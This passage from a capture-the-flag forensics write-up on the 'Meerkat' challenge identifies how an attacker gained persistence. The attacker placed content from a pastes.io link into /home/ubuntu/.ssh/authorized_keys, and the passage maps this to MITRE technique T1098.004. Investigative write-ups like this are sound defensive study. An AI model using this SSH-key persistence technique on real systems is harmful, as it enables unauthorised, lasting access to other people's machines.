Just like mentioned in the previous question's discussion, the text and value inside the pastes.io (<https://pastes.io/raw/hffgra4unv>) are getting moved to `/home/ubuntu/.ssh/authorized_keys`. And therefore from there the attacker got access and persistence. So the answer is **/home/ubuntu/.ssh/authorized_keys**.

10. Can you confirm the MITRE technique ID of this type of persistence mechanism?

Account Manipulation

Sub-techniques (7)		^
ID	Name	
T1098.001	Additional Cloud Credentials	
T1098.002	Additional Email Delegate Permissions	
T1098.003	Additional Cloud Roles	
T1098.004	SSH Authorized Keys	
T1098.005	Device Registration	
T1098.006	Additional Container Cluster Roles	
T1098.007	Additional Local or Domain Groups	

Under Persistence technique, then the Account Manipulation technique, it has a sub-technique for SSH Authorized Keys, which corresponds well with this Sherlock's situation, therefore grabbing the ID the answer is

T1098.004



You have solved Meerkat!

Congratulations  **rafaelangelo** best of luck in capturing flags ahead!

#6892	09 May 2026	Retired
Sherlock Rank	Solve Date	Sherlock State

Ok

Share